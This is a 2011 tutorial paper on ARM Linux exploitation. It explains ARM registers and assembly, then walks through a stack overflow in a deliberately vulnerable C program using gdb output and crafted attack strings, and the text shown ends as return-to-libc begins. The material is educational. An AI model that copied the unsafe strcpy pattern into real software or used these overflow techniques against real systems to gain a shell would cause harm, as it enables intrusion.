EXPLOITING ARM LINUX SYSTEMS
An introduction

Emanuele Acri (e.acri@tigersecurity.it)
https://securityadventures.wordpress.com/

31 January 2011

Tiger Security
corporate security and intelligence services

http://www.tigersecurity.it/

Contents

1 Introduction

ARM processors are now so popular that almost everyone uses them without even realizing it. The estimates reveal that more than 90% of mobile phones sold in 2009 use at least one ARM processor.

ARM is also the dominant architecture for consumer electronics: most of our music players, game consoles and embedded devices (such as routers and printers) use firmwares written to run on ARM-compatible processors.

Figure 1: What an ebook reader, a router and a netbook have in common?

Despite this, in the field of computer security, the ARM architecture is often underestimated. Only a few have a security-oriented knowledge of its assembly language, and documents that discuss exploitation techniques of ARM-based systems are still scarce and fragmentary.

This is definitely not good, because the majority of ARM systems are vulnerable and not adequately protected against arbitrary code execution attacks.

With this article I have brought together, in a single document, the knowledge required to approach the exploitation of ARM Linux systems, or, at least i've tried to.

The various chapters are filled with examples and graphs. During the explanations the basics will not be forgotten or given for granted.

My only hope is that this document can make you more interested in this new branch of hacking still needs to grow.

2 ARM architecture

ARM, which stands for Advanced RISC Machine, is a 32-bit instruction set architecture, initially developed by Acorn Computers Ltd in 1983.

Today the development is carried out by ARM Holdings[1], headquartered in Cambridge. **The ARM architecture is licensable**: companies that are ARM licensees include Samsung, STMicroelectronics, Apple Inc., Atmel, Broadcom and others.

This means that manufacturers of these microprocessors are many, but all of them share the same architecture, permitting the compatibility of binary code.

Over time, several device families have been developed. In this document we will refer to the *ARMv5(Tx) architecture* (used by ARM9E and ARM10E families), the most widespread at the moment.

2.1 ARM General Registers

The ARM architecture is equipped with **31 32-bit registers**, but of these only 16 are accessible to the programmer. These 16 registers, the "visible registers", can be manipulated through the instruction set.



Figure 2: ARM visible registers

According to the Architecture Reference[2] only three of the 16 visible registers have special roles:

[1] http://www.arm.com/
[2] http://infocenter.arm.com/help/topic/com.arm.doc.ddi0100i/index.html

- **The stack pointer:** Register 13 maintain a pointer to the stack. PUSH and POP instructions use this register to know where the memory is located.
- **The link register:** Register 14, also called LR, holds the return address when a subroutine is called via a Branch and Link instruction (the equivalent of the x86 call instruction).
- **The program counter:** Register 15 is the Program Counter (PC). This register holds the address of the next instruction to be executed. Is part of the "visible registers" and can be directly manipulated by assembly instructions (unlike EIP, x86 architecture).

Even if the Reference Architecture does not mention this, on ARM Linux systems, by convention, some other registers have a specialized use:

- **Frame Pointer** Register 11 maintain a pointer to the current frame.
- **Intra-procedure call scratch register** or Register 12. A called subroutine can safely assume that this register can be corrupted with temporary data.

In addition, registers from **R0 to R3** are used to hold **function arguments**. In fact, the calling convention uses registers and not values passed through the stack. They are used as well to hold intermediate values within a subroutine (scratch registers).

For more information about the conventional use of the registers are contained in the document "Procedure Call Standard for the ARM Architecture"[3].

2.2 ARM Status Register

On ARM the current operating processor status is held in the **Current Program Status Register** (CPSR).

The CPSR contains a lot of informations, including *Negative*, *Zero*, *Carry* and *oVerflow* arithmetic flags, necessary for instructions that perform comparisons between values.

In the CPSR are also contained two interrupt disable bits, used by the system code, and five bits that encode the current processor mode.

In addition, since **ARM processors support different sets of instructions**, in the CPSR are contained two bits that encode whether *ARM instructions*, *Thumb instructions*, or *Jazelle opcodes* are being executed. We will see later that changing instruction set can be very useful to write more efficient shellcodes.

[3]http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf

Of course, it’s not necessary to know all these flags, is sufficient to remember that many conditional operations refer to the values contained in the CPSR to decide the action to take.

3 ARM Assembly

Usually, when a document explains the ARM Instruction Set, it begins with a premature explanation of opcode instructions, considering all the possible variations, and thus creating confusion in the reader.

This chapter uses a practical approach, introducing new concepts only when needed, and excluding those instructions and those features that are not relevant to the topic of the document.

On ARM there are *6 broad classes of instructions*:

- **Branch** instructions
- **Data-processing** instructions
- **Status register transfer** instructions
- **Load and store** instructions
- **Coprocessor** instructions
- **Exception-generating** instructions

Although not all these instructions are useful to exploit programs, a basic knowledge of the actions performed by the different classes is needed to understand the operations and the disassembled code of an executable.

We are going to examine the most important instructions belonging to each class. It's advisable to pay attention to the example, to gain a certain familiarity with the code. Doing this the techniques outlined in later chapters will appear simple and intuitive.

3.1 Opcode size and align

ARM opcodes have a **fixed size of 32bit**, and, in a program, their addresses must be word-aligned (i.e. every instruction begins at an address divisible by 4). The instructions whose word-aligned address is A consists of four bytes, with addresses A, A+1, A+2 and A+3.



Figure 3: ARM instruction alignment

An important thing to remember is that the **Program Counter** bits [1:0] are always zero, since ARM instructions are always word-aligned. This is not the case, however, with other instruction sets, such as **Thumb**, where instructions are halfword-aligned.

3.2 Conditional execution

A characteristic of ARM architecture is that almost all instructions can be **conditionally executed**. Mnemonic extensions can be appended to the instruction to check if the N, Z, C and V flags (*Negative*, *Zero*, *Carry* and *oVerflow* of the CPSR) satisfy the condition desired.



Figure 4: CPSR flag bits

There are many possibilities. The following table contains only basic ones:

Mnemonic	Meaning	CPSR flag
EQ	Equal	Z=1
NE	Not equal	Z=0
CS/HS	Carry set	C=1
CC/LO	Carry clear	C=0
MI	Minus/negative	N=1
PL	Plus/positive	N=0
VS	Overflow	V=1
VC	No overflow	V=0

Other variants are combinations of the above, and can be found at page 112 of the “ARM Architecture Reference Manual”[4].

Of course, if an instruction has no mnemonic extension, is considered *unconditional* and is always executed. Instead, if the flags do not satisfy its condition, the instruction is *considered a NOP* and is skipped.

A simple example of conditional execution can be:

```
CMP     r0, #2
MOVEQ   r1, #0
MOVNE   r2, #4
```

[4]http://infocenter.arm.com/help/topic/com.arm.doc.ddi0100i/index.html

The code is simple. First it check if the value contained in r0 is 2. If so the instruction *MOVEQ* will reset r1. Otherwise the instruction *MOVNE* will put the value 4 in r2.

3.3 Branch instructions

Branch instructions are essential for creating programs that need loops and functions. Through them it's possible to **jump in different parts of the executable** according to certain conditions. They also allow the creation of subroutines, which can be viewed as many little blackboxes by the programmer, and avoid repetition of code.

These are the basic instructions (unconditional jumps, that can be made conditional using mnemonic extensions):

Instruction	**Meaning**
B	Branch
BL	Branch with Link
BX	Branch and Exchange
BLX	Branch with Link and Exchange

The standard Branch (B) instruction can be seen as a simple jump, forward or backward in the code, up to 32MB.

For a subroutine call Branch with Link (BL) is a better choice, since it preserves the address of the instruction after the branch (the return address) in the Link Register R14.

Branch and Exchange (BX) instruction uses the content of a general-purpose register, to decide where to jump.

Branch with Link and Exchange (BLX) in a combination of the two.



Figure 5: BL subroutine call

An alternative way to perform unconditional jumps is to directly manipulate the Program Counter, operation permitted under the ARM architecture.

Some examples of use are these ("subroutine_1" is a label):

```
B   subroutine_1   ; unconditional jump
BEQ subroutine_1   ; conditional jump
BL  subroutine_1   ; function call
```

Instead this is a direct manipulation of the Program Counter:

```
MOV PC, #1100      ; R15 = 1100
```

We will see later that through some branch instructions is also possible to change the instruction set used by the processor.

3.4 Data-processing instructions

Arithmetic, Logic and Comparison instructions are all part of the data-processing class.

Through these instructions we can manipulate values stored in registers, perform comparisons (and set the CPSR register accordingly), and perform a large number of mathematical calculations.

It's the most numerous class, so only the most important instructions will be exposed.

Logical instructions:

Instruction	**Meaning**
AND	Logical AND
ORR	Logical inclusive OR
EOR	Logical exclusive OR (XOR)
MVN	Move NOT

Arithmetic instructions:

Instruction	**Meaning**
SUB	Subtract
ADD	Add
SBC	Subtract with Carry
ADC	Add with Carry

Comparison instructions:

Instruction	**Meaning**
TST	Test
CMP	Compare
TEQ	Test Equivalence
CMN	Compare negated

Other instructions:

Instruction	Meaning
MOV	Move
MUL	Multiply
CLZ	Count leading zeros
REV	Reverse byte order

Some example:

```
MOV r0, r4          ; move the value of R4 in R0
ADD r0, r3, r4      ; R0 = R3 + R4
SUB sp, sp, #100    ; SP = SP - 100
```

Some uses of comparation instructions:

```
TST r2, #2          ; compares a register value with an arithmetic value
bne routine_5       ; jump if not equal
```

In general ARM data-processing instructions are very flexible because they accept many parameters and do a lot of work with a single instruction.



Figure 6: ADD r0, r1, r2

For example ADD require three register, it sum the last two registers and stores the result in the first, without altering the values of the addends: in other architectures, such as Intel x86, one of the registers part of the operation is always modified.

3.5 Status register transfer instructions

These instructions are used to transfer the content of CPSR in a general purpose register, and vice-versa.

Through these instructions, changing the appropriate bits of status register, it's possible to obtain different results:

- Directly set condition code flags
- Enable or disable interrupts
- Change processor mode
- Changes endianness
- Changes instruction set (ARM, Thumb, Jazelle)

The instructions are:

Instruction	**Meaning**
MRS	Move Status Register to General Purpose Register
MSR	Move General Purpose Register to Status Register

The procedure is the following: first the status register is saved in a general purpose register, then manipulations are performed on the general purpose register, and finally the modified value is stored back in its original position.



Figure 7: MRS and MSR instruction

An example of code that uses these instructions[5]:

```
MRS R0, CPSR            ; Read the CPSR
BIC R0, R0, #0xF0000000 ; Clear the N, Z, C and V bits
MSR CPSR_f, R0          ; Update the flag bits in the CPSR
                        ; N, Z, C and V flags now all clear
```

It should be noted however that changes to certain parts of the status register are possible only in privileged mode. In user mode operations should be limited to the alteration of only conditional flags.

[5]From ARM Architecture Reference Manual, page 128

3.6 Load and store instructions

Every architecture needs to interact with memory to load programs and data to and from the CPU. The ARM architecture uses two types of instruction for this purpose.

- The first type can load or store a 32-bit word or an 8-bit unsigned byte
- The second type can load or store a 16-bit unsigned halfword, and can load and sign extend a 16-bit halfword or an 8-bit byte.

To address memory, these instructions use two components, the **base register** (a general purpose register that contains the "start" memory address) and an **offset** (an immediate value or a general purpose register).

Basic load and store instructions are:

Instruction	**Meaning**
LDR	Load Word
LDRB	Load Byte
STR	Store Word
STRB	Store Byte

Example of use[6]:

```
LDR  R1,  [R0]         ; Load R1 from the address contained in R0
LDR  R8,  [R3, #4]     ; Load R8 from the address in R3 + 4
LDR  R12, [R13, #-4]   ; Load R12 from R13 - 4
STR  R2,  [R1, #0x100] ; Store R2 to the address in R1 + 0x100
```

A powerful characteristic of the ARM architecture is the possibility to load and store a subset, or possibly all, of the general-purpose registers to and from memory.

Load and Store Multiple instructions operate on a sequential range of addresses: the lowest-numbered register is stored at the lowest memory address and the highest-numbered register at the highest memory address.

For this reason new mnemonics are required, that we'll call **addressing mode mnemonics**, to decide how to address the memory for multiple registers.

The these mnemonics are:

Mnemonic	**Meaning**
IA	Increment After
IB	Increment Before
DA	Decrement After
DB	Decrement Before

[6]From ARM Architecture Reference Manual, page 131

Although the meaning of these codes is not intuitive, we can try to explain it in a practical manner[7].

- **Increment After**: the first address formed is the <start_address>, and is the value of the base register Rn. Subsequent addresses are formed by incrementing the previous address by four.
- **Increment Before**: the first address formed is the <start_address>, and is the value of the base register Rn plus four. Subsequent addresses are formed by incrementing the previous address by four.
- **Decrement After**: the first address formed is the <start_address>, and is the value of the base register minus four times the number of registers specified in <registers>, plus 4. Subsequent addresses are formed by incrementing the previous address by four.
- **Decrement Before**: the first address formed is the <start_address>, and is the value of the base register minus four times the number of registers specified in <registers>. Subsequent addresses are formed by incrementing the previous address by four.

Suppose we use *R13 as a base register*, and that we must store in memory registers *R0* and *R1*. Visualizing the different addressing mode behaviors, we'll obtain a graph similar to this:

MEMORY	...	R13-4	R13-3	R13-2	R13-1	R13	R13+1	R13+2	R13+3	R13+4	...
(STM)IA	...					R0	R0	R0	R0	R1	R1
(STM)IB	...									R0	R0
(STM)DA	...	R0	R0	R0	R0	R1	R1	R1	R1		...
(STM)DB	R0	R1	R1	R1	R1						...

Figure 8: addressing modes behaviors

The four addressing mode just discussed, are useful when a multiple load/store instruction is being used for block data transfer. However, if there's the necessity to access a stack, the data must be loaded/stored in the opposite direction.

Hence we have more mnemonics, that we'll call **stack addressing mnemonics**:

Mnemonic	**Meaning**
FD	Full Descending
ED	Empty Descending
FA	Full Ascending
EA	Empty Ascending

[7]See: ARM Architecture Reference Manual, pages 483-486

Since the new behaviors are similar to those of previous mnemonics, we'll visualize the same example:

MEMORY	...	R13-4	R13-3	R13-2	R13-1	R13	R13+1	R13+2	R13+3	R13+4	...
(STM)FD	...					R1	R1	R1	R1	R0	R0
(STM)ED	...									R1	R1
(STM)FA	...	R1	R1	R1	R1	R0	R0	R0	R0		...
(STM)EA	R1	R0	R0	R0	R0						...

Figure 9: Stack addressing behaviors

Now that we know these new mnemonics, **Load and Store Multiple** instructions can be introduced:

Instruction	**Meaning**
LDM	Load Multiple
STM	Store Multiple

Example of use[8]:

```
STMFD R13!, {R0 - R12, LR}
LDMFD R13!, {R0 - R12, PC}
LDMIA R0,   {R5 - R8}
STMDA R1!,  {R2, R5, R7 - R9, R11}
```

Since the behavior of these instructions may at first appear counterintuitive, we'll analyze the first example.

The instruction **STMFD** uses *Full Descending* addressing mode (as can seen in the second row of the figure 9) to store register from R0 to R12 and the Link Register (in total 56 bytes) starting from the memory location pointed to by R13 (used as base register).

It's important to clarify the meaning of the symbol **!** after the base register R13: if the **question mark** is present, the base register is modified (increased or decreased, depending on the addressing mode) to skip the data just written and to point the next area of memory.

A good understanding of the behavior of Load and Store instruction is very important, as they are essential for Exploiting Software on ARM systems.

3.7 Exception-generating instructions

Only two ARM instructions are used to generate exceptions, but these play an important role in the construction of systems with privilege separation.

[8]From ARM Architecture Reference Manual, page 134

They are:

Instruction	**Meaning**
SWI	Software Interrupt
BKPT	Breakpoint

The second one, breakpoint instruction, when executed generates a Prefetch Abort exception. This behaviour is useful when a debugger hardware or software is analyzing the execution of the program.

The first instruction, software interrupt, is much more important because it allows a **User mode program** to make calls to privileged **Operating System code**.



Figure 10: Software interrupt concept

In Linux systems you need SWI to perform many operations implemented in the kernel (such as fork, open, socket, ...) that requires full privileges. This makes the instruction very important for writing shellcode.

We will see many examples of use in the next chapters, since they are system-specific.

3.8 Coprocessor instructions

The ARM architecture has been designed to be modular and easily expandable through the use of coprocessors. In the instruction set are defined three types of instruction for communicating with coprocessors:

- Instructions used to initiate a coprocessor data processing operation
- Instructions used to transfer values to and from coprocessor registers
- Instructions used to generate addresses for the coprocessor Load and Store instructions.

During the execution of a program, every coprocessor receive the same instruction stream and ignore ARM instructions and other coprocessors' instructions. If an instruction is not implemented in coprocessors' hardware, an Undefined Instruction exception is raised, and the instruction can be emulated by the operating system.

This is a brief overview of coprocessor instructions:

Instruction	**Meaning**
CDP	Coprocessor Data Operations
LDC	Load Coprocessor Register
MCR	Move to Coprocessor from ARM Register
MRC	Move to ARM Register from Coprocessor
STC	Store Coprocessor Register

As the coprocessors differ in their use, it is advisable to check carefully the documentation of what you're planning to program.

We include here just some very general examples [9], leaving the rest to the the official documentation:

```
CDP p5, 2, c12, c10, c3, 4
; Coproc 5 data operation opcode 1 = 2, opcode 2 = 4
; destination register is 12 source registers are 10 and 3

MRC p15, 5, R4, c0, c2, 3
; Coproc 15 transfer to ARM register opcode 1 = 5, opcode 2 = 3
; ARM destination register = R4 coproc source registers are 0 and 2

MCR p14, 1, R7, c7, c12, 6
; ARM register transfer to Coproc 14 opcode 1 = 1, opcode 2 = 6
; ARM source register = R7 coproc dest registers are 7 and 12
```

Now that we better understand the ARM instruction set, we can easily start to use our knowledge in a more interesting way.

[9]From ARM Architecture Reference Manual, page 138

4 ARM Exploiting

We have entered into the heart of this document. In this section we'll start talking about various exploitation techniques for ARM Linux system.

However, to fully understand the mechanisms and expand our knowledge, is necessary to have a testing environment, on which to practice.

4.1 Testing environment

Tests conducted by the authors of the document, were carried out on a physical ARM machine. Fortunately, this type of solution is not expensive, and we would like to encourage readers to prefer it over a virtualized system.

A **computer with a real ARM processor** avoids the inconsistencies of the emulators, and allows a more direct contact with the hardware (besides the fact that it's more fun to work on it).

A site that sells such machines at affordable prices is DealExtreme.com[10]. Searching for "netbook arm" you can find several machines between 60 and 100 dollars. On Ebay is sometimes possible to find the same type of machine at lower prices.

Figure 11: An ARM-WM8505 netbook

Usually the default operating system is Windows CE 6.0, which we can happily replace with Debian (or an equivalent Linux system).

The authors have opted for a Debian distribution adapted by Abrasives[11] to work on netbooks with WM8505 chipset (like the one in the photo). Im the

[10]http://www.dealextreme.com/
[11]abrasive@axdf.net

homepage of the project it's possible to download the images of the system and the installation instructions[12].

The installation is very simple and requires only an SD card to boot the system (which can be used without installing, preserving the original data onto the hard disk).

Another option, if you do not have a physical machine, is to use an emulator and **virtualize the operating system**. There are several programs that let you do it fairly efficiently. Is the case of Qemu[13] which supports a large number of ARM processors. The documentation contains a guide that explains how to create a test environment very similar to our own[14].

4.2 Stack Overflow

We will begin with compiling our first vulnerable program:

Algorithm 1 First vulnerable program (test.c)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts("Donuts...");
        exit(0);
}

void vuln(char *arg) {
        char buff[10];
        strcpy(buff, arg);
}

int main(int argc, char **argv) {
        vuln(argv[1]);
        return 0;
}
```

On our ARM system:

```
root@armstation# gcc -o test test.c
```

[12]http://projectgus.com/files/abrasive_mirror/wm8505_linux/
[13]http://www.qemu.org/
[14]http://www.aurel32.net/info/debian_arm_qemu.php

The program is trivial, and the only thing it does is to save in a buffer the user-supplied input. Since the buffer's size is pre-determined, providing a sufficiently long string of characters it's possible to overwrite important informations on the stack.

Let's see that in practice:

```
root@armstation# ./test
Segmentation fault

root@armstation# ./test hello

root@armstation# ./test 1234567890
Segmentation fault
```

The first crash is due to the lack of input, but it's not what we are searching for... Subsequent attempts were aimed at identifying the right length to cause the program to crash.

Once an approximate length has been found (about 10 characters in our case), it's time to use a debugger to obtain precise data:

```
root@armstation# gdb ./test
... gdb headers ...
This GDB was configured as "arm-linux-gnueabi"...
(gdb) run 1234567890
Starting program: /root/exp/test 1234567890

Program received signal SIGSEGV, Segmentation fault.
0x07ab8a78 in ?? ()
(gdb) r AAAABBBBCCCCDDDDEEEE
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/exp/test AAAABBBBCCCCDDDDEEEE

Program received signal SIGSEGV, Segmentation fault.
0x00004544 in ?? ()
(gdb) r AAAABBBBCCCCDDDDEEEEFF
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/exp/test AAAABBBBCCCCDDDDEEEEFF

Program received signal SIGSEGV, Segmentation fault.
0x46464544 in ?? ()
(gdb) quit
The program is running.  Exit anyway? (y or n) y
root@armstation#
```

With the help of GDB we found that to fully overwrite the return address we need 22 characters. Since the overwrite process is different from that of an x86/x64 system, it is important to understand what happens inside the vulnerable function of the program.

4.2.1 Return Address Overwrite

To analyze vuln() we set a break on the vulnerable function and launch the program with a specially crafted string.

```
root@armstation# gdb ./test
... gdb headers ...
This GDB was configured as "arm-linux-gnueabi"...
(gdb) break vuln
Breakpoint 1 at 0x8428
(gdb) r AABBBBCCCCDDDDEEEEFFFF
Starting program: /root/exp/test AABBBBCCCCDDDDEEEEFFFF
Breakpoint 1, 0x00008428 in vuln ()
Current language:  auto; currently asm
(gdb)
```

The execution has stopped at the beginning of vuln() function. We need to disassemble it:

```
(gdb) disass vuln
Dump of assembler code for function vuln:
0x00008414 <vuln+0>:    mov r12, sp
0x00008418 <vuln+4>:    push    {r11, r12, lr, pc}
0x0000841c <vuln+8>:    sub r11, r12, #4    ; 0x4
0x00008420 <vuln+12>:   sub sp, sp, #24 ; 0x18
0x00008424 <vuln+16>:   str r0, [r11, #-32]
0x00008428 <vuln+20>:   sub r3, r11, #22    ; 0x16
0x0000842c <vuln+24>:   mov r0, r3
0x00008430 <vuln+28>:   ldr r1, [r11, #-32]
0x00008434 <vuln+32>:   bl  0x830c <strcpy>
0x00008438 <vuln+36>:   sub sp, r11, #12    ; 0xc
0x0000843c <vuln+40>:   ldm sp, {r11, sp, lr}
0x00008440 <vuln+44>:   bx  lr
End of assembler dump.
(gdb)
```

We will use this disassembled as a reference from here onwards. Analyzing the code we can easily locate the parts and the critical points of the function:

- The first 20 bytes of the function serve as a preamble, and prepare the stack used by the function.

- At **0x0000842c** begins the call to strcpy(), which requires two parameters. The first parameter, the **address of the destination buffer** (*char buff[10]*) is placed in **r0**. The second parameter, the **address of the string to copy** (our input) is placed in **r1**.
  Unlike the x86 architecture, on ARM the parameters are passed through the registers, and not on the stack. At address **0x00008434** strcpy() is called (with a *Branch with Link* instruction).

- The critical point, which we will discuss in detail, is at **0x0000843c**. Is the point where the function returns to the address contained in the link register, and it's here that we will be able to alter the execution flow of the program.

Returning to the preamble, the link register, which contains the *return address*, is temporarily stored on the stack (**0x00008418**). Thanks to strcpy() we can overwrite the stack with our string, going beyond the space available for *char buff[10]*. The stack apper therefore different, just after the execution of strcpy().

Before the function:

```
Breakpoint 1, 0x00008428 in vuln ()
(gdb) nexti
0x0000842c in vuln ()
(gdb) nexti
0x00008430 in vuln ()
(gdb) nexti
0x00008434 in vuln ()
(gdb) x/9x $sp
0xbeaca778: 0xbeaca788  0xbeacaa22  0x00000000  0x00008330
0xbeaca788: 0x00000000  0x00000000  0xbeaca7b4  0xbeaca7a0
0xbeaca798: 0x00008470
(gdb)
```

In GDB, with the commad **x/9x $sp**, it's possible to print nine hexadecimal words (32 bit) starting from the address contained in the stack pointer register. We can easily identify the **return address** (the last word: **0x00008470**).

Just before the return address are stored the **frame pointer** (**0xbeaca7b4**) and the **stack pointer** (**0xbeaca7a0**) of the calling function. These two addresses mark the upper and lower bounds of the stack frame of a function, *main()* in this case.

Also the buffer is easily visible, composed by the 10 null bytes highlighted below:

0x**0000**8330 0x**00000000** 0x**00000000** 0xbeaca7b4

We have structured our string to overwrite with the same groups of letters the different addresses present on the stack, so they can be easily distinguished:

```
(gdb) nexti
0x00008438 in vuln ()
(gdb) x/9x $sp
0xbeaca778: 0xbeaca788  0xbeacaa22  0x00000000  0x41418330 0xbeaca788:  0x424242
0xbeaca798: 0x46464646
(gdb)
```

It's possible to see the new values for the addresses: the **frame pointer** (**0x44444444**), the **stack pointer** (**0x45454545**) and the **return address** (**0x46464646**).

We have now a clear understanding of the vulnerable function stack layout.



Figure 12: Vuln() stack layout

We have already spoken of the *multiple load instruction.* In the vulnerable function

`ldm sp, {r11, sp, lr}`

behaves exactly in this manner:



Figure 13: Vuln() load multiple

Finally the function returns and we can check the status of the registers:

```
...
(gdb) nexti
Cannot access memory at address 0x44444440
(gdb) info reg
r0             0xbeaca786   3198986118
r1             0xbeacaa22   3198986786
r2             0x17 23
r3             0x0  0
r4             0x8488   33928
r5             0x0  0
r6             0x8330   33584
r7             0x0  0
r8             0x0  0
r9             0x0  0
r10            0x40025000   1073893376
r11            0x44444444   1145324612
r12            0xbeaca79c   3198986140
sp             0x45454545   0x45454545
lr             0x46464646   1179010630
pc             0x8440   0x8440 <vuln+44>
fps            0x0  0
cpsr           0x60000010   1610612752
(gdb)
```

The detailed analysis of how the stack is overwritten on ARM systems is over. We are ready to alter the program flow.

4.2.2 Altering the execution flow

To effectively redirect the execution flow we have to solve some problems. Do you remember the GDB error message at the vulnerable function return?

```
...
(gdb) nexti
Cannot access memory at address 0x44444440
...
```

We cat note that the program needs valid addresses for the frame pointer and stack pointer, not only for the return address. Moreover, even these addresses should be word-aligned.

Both problems are surmountable, because, even if there is a certain randomness in the allocation of memory, we can predict with a good chance of success a valid memory location.

For example, let's try to use the last valid memory addressed that we have observed:

- **r11 (bp)** 0xbeaca7b4
- **r13 (sp)** 0xbeaca7a0
- **r14 (lr)** 0x00008470

We can build a **new attack string**, changing the byte-order (little-endian), and replacing the last groups of letters with these addresses:

AA	BBBB	CCCC	\xb4\xa7\xac\xbe	\xa0\xa7\xac\xbe	\x70\x84

Figure 14: Simple attack string

The result of running the program with the new string is:

```
(gdb) r `printf "AABBBBCCCC\xb4\xa7\xac\xbe\xa0\xa7\xac\xbe\x70\x84"`
Starting program: /root/exp/test `printf ...`

Breakpoint 1, 0x00008428 in vuln ()
(gdb) step
Single stepping until exit from function vuln,
which has no line number information.
0x00008470 in main ()
(gdb)
```

It worked. The function is properly returned to main ().

The only problem will occur at the program exit: the *stack frame that we have provided, although it is a valid memory location, does not coincide with the original frame* and does not contain the same informations.

If we look back to the program code we will notice the function donuts(). This function does nothing but print a message and exit with a call to exit(0), avoiding the problem.

First we have to get his address:

```
(gdb) disass donuts
Dump of assembler code for function donuts:
0x000083f4 <donuts+0>:  mov r12, sp
0x000083f8 <donuts+4>:  push    {r11, r12, lr, pc}
0x000083fc <donuts+8>:  sub r11, r12, #4    ; 0x4
0x00008400 <donuts+12>: ldr r0, [pc, #8]    ; 0x8410 <donuts+28>
0x00008404 <donuts+16>: bl  0x8318 <puts>
```

```
0x00008408 <donuts+20>: mov r0, #0  ; 0x0
0x0000840c <donuts+24>: bl  0x8324 <exit>
0x00008410 <donuts+28>: andeq   r8, r0, r12, lsl r5
End of assembler dump.
(gdb)
```

Then we can call directly from the shell the program, with a new string:

```
root@armstation# ./test `printf "AABBBBCCCC\xb4\xa7\xac\
> \xbe\xa0\xa7\xac\xbe\xf4\x83"`
Donuts...
root@armstation#
```

The program could crash a few times, but for sure, after a few attempts, we'll get the desired result: the execution of donuts(), and a clean exit.

4.2.3 Return to Libc

We have seen how to modify the execution of a program. But our goal is obtaining a shell on the system, and most likely the vulnerable program does not contain any function that does exactly this operation within its code.

We must therefore look elsewhere, in the shared code we can reach regardless of the program attached: **the perfect place is the Libc**.

Any Unix-like operating system needs a C library, the library which defines the "system calls" available and other basic facilities such as open, malloc, printf, exit...

We can be sure that every program uses this library, and once identified the functions that interest us, these will be reusable for all our exploits.

To see the libraries loaded with a program, and their memory locations we can use this command:

```
root@armstation# ldd test
    libc.so.6 => /lib/libc.so.6 (0x40026000)
    /lib/ld-linux.so.3 (0x40000000)
root@armstation#
```

We have just discovered the path of the libc used (**/lib/libc.so.6**) and the memory address where it is loaded (**0x40026000**). This address does not change during the various executions of the program, and can be considered constant.

We can proceed to the analysis of the library: we will disassemble it and store the result in a file, to facilitate subsequent researches:

```
root@armstation# objdump -d /lib/libc.so.6 > libc_dump.txt
root@armstation#
```

The operation is successful if the file “libc_dump.txt” contains the disassembled code of the library:

```
root@armstation# tail libc-arm.txt
   fc9d4:   e79f3003    ldr r3, [pc, r3]
   fc9d8:   e3a02000    mov r2, #0  ; 0x0
   fc9dc:   e7802003    str r2, [r0, r3]
   fc9e0:   e28dd004    add sp, sp, #4  ; 0x4
   fc9e4:   e8bd4030    pop {r4, r5, lr}
   fc9e8:   e12fff1e    bx  lr
   fc9ec:   00026820    andeq   r6, r2, r0, lsr #16
   fc9f0:   0002668c    andeq   r6, r2, ip, lsl #13
   fc9f4:   00002b6c    andeq   r2, r0, ip, ror #22
   fc9f8:   000267a4    andeq   r6, r2, r4, lsr #15
root@armstation#
```

As a first attempt to *return-to-libc* we aim at a simple function, just to understand the procedure. A good choice is **exit()**, since it avoids crashes of the program and allows us to observe how the exit code changes.

